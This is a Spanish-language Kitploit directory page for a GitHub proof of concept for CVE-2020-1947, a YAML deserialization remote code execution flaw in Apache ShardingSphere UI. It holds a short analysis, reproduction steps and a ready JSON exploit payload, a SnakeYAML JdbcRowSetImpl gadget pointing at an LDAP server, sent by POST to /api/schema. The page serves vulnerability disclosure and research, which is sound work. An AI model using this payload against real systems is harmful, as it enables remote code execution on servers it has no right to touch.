
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/starkchristmas/cve-2020-1947
Análisis de VulnerabilidadesAnálisis de CódigoExplotaciónExplotación de Aplicaciones WebMala ConfiguraciónHerramienta de Acceso Remoto
GitHubstarkchristmas/cve-2020-1947

CVE-2020-1947

Prueba de concepto y análisis para CVE-2020-1947, una vulnerabilidad de ejecución remota de código por deserialización YAML en Apache ShardingSphere UI, incluyendo pasos de reproducción y guía de corrección.

Ver Repositorio
1138hace 6 añosAún no revisado
Compartir

CVE-2020-1947 ApacheShardingShpereUIYAML análisis y reproducción de vulnerabilidad de ejecución remota de código

Resumen

shardingsphere es un ecosistema de código abierto de Apache, un conjunto de soluciones middleware para bases de datos distribuidas, compuesto por tres frameworks independientes: sharding-jdbc, sharding-proxy y sharding-sidecar, utilizados para proporcionar fragmentación de datos, transacciones distribuidas y gobernanza de bases de datos.

Versiones afectadas

ShardingSphere 4.0.0-RC3, 4.0.0 Componentes como sharding-jdbc, sharding-proxy, sharding-ui, etc.

Entorno de análisis

Apache-shardingsphere-incubating-4.0.0
java version "1.8.0_231"
Java(TM) SE Runtime Environment (build 1.8.0_231-b11)
Java HotSpot(TM) 64-Bit Server VM (build 25.231-b11, mixed mode

Análisis de vulnerabilidad



La consola web de shardingsphere utiliza la librería snakeyaml para analizar la entrada YAML con el fin de cargar la configuración de la fuente de datos. snakeyaml permite unmarshal sin validación, permitiendo el análisis y la deserialización. unmarshal() pasa directamente el contenido a yaml.snakeyaml.load() para su análisis. En este momento, si unmarshal recibe un contenido YAML malicioso serializado, provocará una RCE.
Reproducción de la vulnerabilidad

git clone https://github.com/HexChristmas/CVE-2020-1947
cd CVE-2020-1947
docker-compose.yml

Poc

{"name":"CVE-2020-1947","ruleConfiguration":"  encryptors:\n    encryptor_aes:\n      type: aes\n      props:\n        aes.key.value: 123456abc\n    encryptor_md5:\n      type: md5\n  tables:\n    t_encrypt:\n      columns:\n        user_id:\n          plainColumn: user_plain\n          cipherColumn: user_cipher\n          encryptor: encryptor_aes\n        order_id:\n          cipherColumn: order_cipher\n          encryptor: encryptor_md5","dataSourceConfiguration":"!!com.sun.rowset.JdbcRowSetImpl\n  dataSourceName: ldap://127.0.0.1:1389/CommandObject\n  autoCommit: true"}

Request

POST /api/schema HTTP/1.1
Host: 10.10.20.166:8089
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: application/json, text/plain, */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8

Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    516
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    476
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    355
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    315
  • 5

    estorides

    grisuno/estorides

    Agrega más de 99 fuentes OSINT gratuitas en paralelo, resuelve entidades en un grafo de conocimiento y exporta STIX 2.1, MISP o GraphML con análisis asistido por LLM.

    303
  • 6

    opencti

    opencti-platform/opencti

    Plataforma abierta de inteligencia de amenazas cibernéticas

    285

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →





